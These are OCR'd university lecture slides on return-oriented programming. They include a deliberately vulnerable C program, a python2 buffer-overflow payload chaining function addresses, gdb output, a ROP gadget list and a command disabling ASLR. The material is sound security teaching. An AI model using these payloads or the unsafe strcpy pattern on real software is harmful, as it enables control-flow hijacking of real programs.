THE UNIVERSITY of NEW ORLEANS

CSCI 4621/5621 Intro to CyberSecurity

08: RETURN-ORIENTED PROGRAMMING (ROP)

Vassil Roussev

vassil@cs.uno.edu

code/rop.zip

REF

- ired.team:ROP
- Code Arcana
- http://ropshell.com/
- `sudo sysctl -w kernel.randomize_va_space=0`

IDEA: EXPAND UPON RET2LIBC

- In ret2libc, we set up one function call
  - » *two, actually* → **exit**() *also counts!*
- Could we extend this technique to execute arbitrary code?
- Step 1: function chaining (no arguments)

```c
#include <stdio.h>
#include <string.h>

void func1() { printf("ROP 1!\n"); }

void func2() { printf("ROP 2!\n"); }

void func3() { printf("ROP 3!\n"); }

void vulnerable(char* string) {
    char buffer[32];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable(argv[1]);
    return 0;
}
```

ROP FUNCTION CHAINING – NO ARGUMENTS


LET'S TRY THIS

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x40\x06\x05\x08"')"
```

```
func1: 0x08049cd5, func2: 0x08049ce8, func3: 0x08049cfb, exit: 0x08050640
ROP 1!
ROP 2!
ROP 3!
```

```c
#include <stdio.h>
#include <string.h>

void func1() { printf("ROP 1!\n"); }

void func2() { printf("ROP 2!\n"); }

void func3() { printf("ROP 3!\n"); }

void vulnerable(char* string) {
    char buffer[32];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable(argv[1]);
    return 0;
}
```


THE STACK




```c
#include <stdio.h>
#include <string.h>

void func1() { printf("ROP 1!\n"); }

void func2() { printf("ROP 2!\n"); }

void func3() { printf("ROP 3!\n"); }

void vulnerable(char* string) {
    char buffer[32];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable(argv[1]);
    return 0;
}
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x40\x06\x05\x08"')"
```


THE STACK




```c
#include <stdio.h>
#include <string.h>

void func1() { printf("ROP 1!\n"); }

void func2() { printf("ROP 2!\n"); }

void func3() { printf("ROP 3!\n"); }

void vulnerable(char* string) {
    char buffer[32];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable(argv[1]);
    return 0;
}
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x__\x__\x__\x__"')"
```


THE STACK




```c
#include <stdio.h>
#include <string.h>

void func1() { printf("ROP 1!\n"); }

void func2() { printf("ROP 2!\n"); }

void func3() { printf("ROP 3!\n"); }

void vulnerable(char* string) {
    char buffer[32];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable(argv[1]);
    return 0;
}
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +

"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x__\x__\x__\x__"')"
```

THE STACK




`&func1`

```c
#include <stdio.h>
#include <string.h>

void func1() { printf("ROP 1!\n"); }

void func2() { printf("ROP 2!\n"); }

void func3() { printf("ROP 3!\n"); }

void vulnerable(char* string) {
    char buffer[32];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable(argv[1]);
    return 0;
}
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +

"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x__\x__\x__\x__"')"
```

THE STACK




`&func2`

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func1() { printf("ROP 1!\n"); }
5
6  void func2() { printf("ROP 2!\n"); }
7
8  void func3() { printf("ROP 3!\n"); }
9
10 void vulnerable(char* string) {
11     char buffer[32];
12     strcpy(buffer, string);
13 }
14
15 int main(int argc, char** argv) {
16     vulnerable(argv[1]);
17     return 0;
18 }
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x__\x__\x__\x__"')"
```

THE STACK




&func3

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func1() { printf("ROP 1!\n"); }
5
6  void func2() { printf("ROP 2!\n"); }
7
8  void func3() { printf("ROP 3!\n"); }
9
10 void vulnerable(char* string) {
11     char buffer[32];
12     strcpy(buffer, string);
13 }
14
15 int main(int argc, char** argv) {
16     vulnerable(argv[1]);
17     return 0;
18 }
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x__\x__\x__\x__"')"
```

THE STACK



&exit


```c
#include <stdio.h>
#include <string.h>

void func1() { printf("ROP 1!\n"); }

void func2() { printf("ROP 2!\n"); }

void func3() { printf("ROP 3!\n"); }

void vulnerable(char* string) {
    char buffer[32];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable(argv[1]);
    return 0;
}
```

```
>> ./rop "$(python2 -c 'print "A"*32 + "BBBB" +
"\xd5\x9c\x04\x08" + "\xe8\x9c\x04\x08" +
"\xfb\x9c\x04\x08" + "\x40\x06\x05\x08"')"
```

ROP FUNCTION CHAINING – WITH ARGS

NEED TO ADD/REMOVE ARGS FROM THE STACK

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void func1() { printf("ROP 1!\n"); }

void func2(int a) { printf("ROP 2: %x!\n", a); }

void func3(int a, int b) { printf("ROP 3: %x, %x!\n", a, b);}

void vulnerable(char *string) {
    char buffer[32];

    strcpy(buffer, string);
}
int main(int arc, char *argv[]) {
    printf("func1: %p, func2: %p, func3: %p, exit: %p\n",
            func1, func2, func3, exit);

    vulnerable(argv[1]);
    return 0;
}
```




TARGET STACK

```
(gdb) disas func2
Dump of assembler code for function func2:
   0x08049ce8 <+0>:     push   %ebp
   0x08049ce9 <+1>:     mov    %esp,%ebp
   0x08049ceb <+3>:     pushl  0x8(%ebp)
   0x08049cee <+6>:     push   $0x80b400f
   0x08049cf3 <+11>:    call   0x8051130 <printf>
   0x08049cf8 <+16>:    add    $0x8,%esp
   0x08049cfb <+19>:    nop
   0x08049cfc <+20>:    leave
   0x08049cfd <+21>:    ret
End of assembler dump.
```

rop gadgets → upload **rop2** executable to ropshell.com


```
pop pop ret
    > 0x080b020a : pop eax; ret
    > 0x0804ada9 : pop ebx; pop esi; ret
    > 0x0805e6e8 : pop eax; pop edx; pop ebx; ret
    > 0x080a5a8a : pop eax; pop ebx; pop esi; pop edi; ret
    > 0x0805cad7 : pop esp; pop ebx; pop esi; pop edi; pop ebp; ret
```

TARGET STACK



